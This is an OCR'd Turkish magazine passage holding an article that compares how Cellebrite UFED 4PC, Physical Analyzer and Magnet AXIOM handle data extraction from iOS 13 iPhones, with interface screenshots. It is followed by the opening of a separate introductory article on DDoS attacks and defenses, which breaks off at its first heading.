
Mobile Forensic vs "IOS 13!"


Steve Jobs tarafından kurulan ve dünya markası haline gelen Apple firması, güvenlik özelliğiyle kendini ön planda tutuyor. Öte yandan mobile forensic alanında yazılım geliştiren firmalar ise bu güvenliğin nasıl atlatılabileceği ve daha çok verinin nasıl elde edilebileceği konusunda çalışmalarını sürdürüyor. *Peki mobile forensic alanında adını duyurmuş ve birçok kez Apple ile karşı karşıya gelmiş Cellebrite firması, Apple telefonlarının aldığı son güncelleme olan IOS 13 sürümünde ne durumda?* diyerek, forensic özelinde IOS 13'ün genel durumuna şöyle bir bakalım.

Cellebrite firmasının imaj alma yazılımı olan UFED 4PC, Apple marka cihazlar için veri çıkarım (data extraction) tekniklerinden "Mantıksal" ve "Gelişmiş Mantıksal" olarak adlandırılan teknikleri uygulayabilmektedir. IOS 13 sürümüne sahip Apple cihazlar üzerinde şu an için bu yöntemlerin pek uygulanabildiği söylenemez.

UFED 4PC 7.18.0.199 sürümünde yapılan çalışmalar sonrasında "Gelişmiş Mantıksal" yöntemi ile imaj alma işlemi gerçekleştirilmeye çalışılmış, fakat "Read Memory" hatası verdiği tespit edilmiştir.










Yapılan çalışmalar sonrasında, IOS 13 işletim sistemine sahip olan cihazlar üzerinde UFED 4PC programının 7.18.0.199 sürümünde “Gelişmiş Mantıksal” imaj alma işleminin gerçekleştirilemediği tespit edilmiştir.

“Mantıksal” imaj alma yöntemi üzerinde yapılan çalışmalar neticesinde “Arama-Aranma Kayıtları”, “Rehber”, “Takvim” bilgilerine ulaşılamadığı, “SMS”, “MMS”, “Dosyalar”, “E-posta”, “Sosyal Yazışma” ve “Medya” verilerine ulaşılabildiği tespit edilmiştir. Alınan imaj dosyasının açılması sonrasında sadece “Medya” verilerinin anlamlandırıldığı tespitine varılmıştır.

Cellebrite firmasına ait veri anlamlandırma ve inceleme programı olan Physical Analyzer yazılımının 7.20.0.123 sürümü üzerinde yer alan “IOS Cihazı Veri Ayıklama” sekmesi aracılığıyla imaj alma teknikleri denenmiştir. “Gelişmiş Mantıksal Ayıklama” sekmesi ile telefon, yazılıma tanıtılmış olup, 2 yöntem ile imajın alınabileceği fakat IOS 13 sürümü için desteklenmediği anlaşılmıştır.


UFED Physical Analyzer
iOS Cihazı Veri Ayıklama Sihirbazı
Bir ayıklama türü seçin:
Gelişmiş Mantıksal ayıklama
Fiziksel mod
Bilgi
Cihaz rehberi, arama günlüğü, SMS'ler, iMessages, MMS'ler, e-posta (uygulama kısıtlamalarından kurtulan cihazlardan gelen), takvim, uygulama verileri, resimler, ses, video, zil sesleri ve daha fazlasını ayıklayın.
Gelişmiş mantıksal ayıklama en hızlı ayıklama işlemidir.
Ayıklama sonuçları UFED Logical Analyzer ve UFED Physical Analyzer aracılığıyla görüntülenebilir.
Cihaz açık olmak zorundadır.



UFED Physical Analyzer
Cihazı bağlayın
Başa dön
Sonraki


UFED Physical Analyzer
Bir ayıklama yöntemi seçin
Başa dön


Yapılan bu çalışmalar neticesinde Cellebrite firmasının UFED 4PC ve Physical Analyzer yazılımlarının belirli sürümleri aracılığıyla IOS 13 yazılımına sahip Apple marka cihazların imaj alma işlemlerinin gerçekleştirilemediği belirlenmiştir.

Aynı cihazlar AXIOM programının 3.1.0.14142 sürümü ile denenmiş olup imaj alma işlemi başarılı olarak sonuçlanmıştır. Tüm bu işlem basamakları sırasıyla incelendiğinde;


1. Söz konusu olayı aydınlatacak bilgiler, aşağıda belirtilen sekmeler içerisine girilir.




2. IOS seçeneği seçildikten sonra diğer aşamaya geçilip imaj alınması için gerekli olan “KANIT AL” sekmesi seçilir.




3. Yazılım tarafından tanımlanan cihaz üzerinde varsa iTunes Backup parolası girilerek imaj alma işlemi gerçekleştirilir.







Magnet AXIOM aracı ile alınan IOS 13 işletim sistemine sahip cihaz imajı Cellebrite firmasının UFED Physical Analyzer programı aracılığıyla açılabilmektedir. Bu işlem basamakları sırasıyla;

1. Aç (Gelişmiş) bölümünde “Cihaz Seç” simgesine tıklanır.
2. Apple marka cihazlarda Apple iPhone cihaz modeli seçilir.
3. Legacy-iPhoneFS ibaresi seçilir.
4. İstenilen RAR uzantılı image dosyası seçilerek imaj açılır.


Aç (Gelişmiş)
Aç (Gelişmiş)
Kod çözme sürecini özelleştirirken yeni bir proje başlatın.
Bir UFED ayıklaması seçin
Cihazınızdan veri ayıklamak için bir UFED birimi kullandıysanız ayıklama klasöründe UFD dosyasını seçin.
Bir UFED ayıklaması seçin
Bir UFD dosyası olmadan başlat
Bu seçeneği veriyi ayıklamak için başka bir yöntemin kullanılma olasılığına karşı kullanın (ör. parçalara ayırma ya da farklı bir alet).
Boş proje
Cihaz Seç
İptal
< Geri
İleri >
Bitir


Aç (Gelişmiş)
Cihaz Seçimi
Giriş verileriniz için cihazı seçin.
Cihaz Seç
Hızlı Filtre
Tüm Cihazlar 7438
Tedarikçi Yok 7
Acer 34
Agere 1
Airtyme 1
Akai 1
Alba 4
Alcatel 242
Allview 20
Altice 2
Amazon 6
Amoi 1
Apple 24
Archos 5
Ark 1
Asus 59
Apple Fake iPhone X MT982ZA_A
Apple Fake iPhone MQAS2CH_A XS
Apple Fake iPhone MNRJ2CH_A XS Max
Apple Fake iPhone 5S (A1530)
Apple iCloud (Backup)
Apple iPad
Apple iPhone
Apple iOS iTunes (Backup)
İptal
< Geri
İleri >
Bitir



IOS 13 güncellemesinin yer aldığı cihazlardan veri çıkarma (imaj alma) tekniklerini ve oluşan farklılıkları UFED4PC, UFED Physical Analyzer ve Magnet AXIOM yazılımları ile kıyasladık ve Mobile forensic alanında kendini dünya çapında kanıtlamış Cellebrite firması ile Computer&Mobile Forensic alanında kendini kanıtlamış Magnet firmasının IOS 13'de hangi çapta başarılı olduklarını yazı içeriğinde belirttik. Cellebrite firması Physical Analyzer yazılımında yapmış olduğu güncelleme ile IOS 13 işletim sistemine sahip cihazlardan imaj alma sorununu ortadan kaldırmış gibi gözüküyor. Apple ve Forensic yazılımlarına karşı gösterdiği veri güvenliği tedbirleri ileride nasıl seyredecek hep birlikte göreceğiz.

Serhan W. Bahar

Bizimkisi bir DDoS Hikâyesi

En güvenli sistem, fişi çekilmiş sistem midir? Peki ya güvenliğin en önemli adımlarından biri olan erişebilirlik ne olacak?

Saldırı boyutuna geçmeden önce şunu bilmekte büyük fayda var: Hayatta her şeyin bir kapasitesi vardır. Elinizde 1 lt hacminde bir sürahi olsun. Bu sürahiye 1 litreden daha fazla su doldurmaya kalkarsanız ne olur? Haliyle fazla su sürekli olarak taşacaktır. Saldırı olsun olmasın, bir sistemde kapasitesinin üzerinde yük varsa, o sistem beklenen çalışmayı yapamayacaktır. Hatta bir süre sonra tamamen hizmet vermeyi durduracaktır.

Bu temel bilgi kötü niyet ile birleşince bilinçli olarak hizmet reddi saldırılarının ortaya çıkmasına neden oluyor. Yanlışlıkla sürahiye fazla su doldurmak bir hata olabilir ancak bunu bilerek yapmak o suyun taşmasına isteyerek sebep olmak demektir. Yani sonuç olarak kötü niyetli hacker'lar doğru adımlarla sizin çalışan tüm sistemlerinizi belirli bir süre boyunca çalışmaz hale getirebilirler.

"*DDoS saldırıları biter mi?*" sorusunun cevabı teoride "evet" olsa dahi maalesef pratikte "hayır". O nedenle DDoS saldırılarının bitmesini beklemektense gerekli önlemleri alıp hazır bir şekilde her zaman tetikte olmak daha faydalı olacaktır.

Bir diğer husus ise IPv6 ile DDoS saldırılarının biteceğini düşünenler varsa aramızda, onlara da kötü haberi vermek zorundayım. Yeni nesil saldırı teknikleri rahatlıkla IPv6'nın oluşturduğu önlemleri aşabiliyor.

Yine aynı şekilde "*Firewall, IPS vb. araçlarımız var, DDoS bizi etkilemez*" diyenlere de acilen önlem almak için çalışmalara başlamalarını öneririm. Bununla birlikte hizmet aldığınız ISP de sizi DDoS saldırılarından koruyamamaktadır.

1. DDoS Konusunun Anlaşılabilmesi için Gerekli Bilgiler

1.1. IP Spoofing

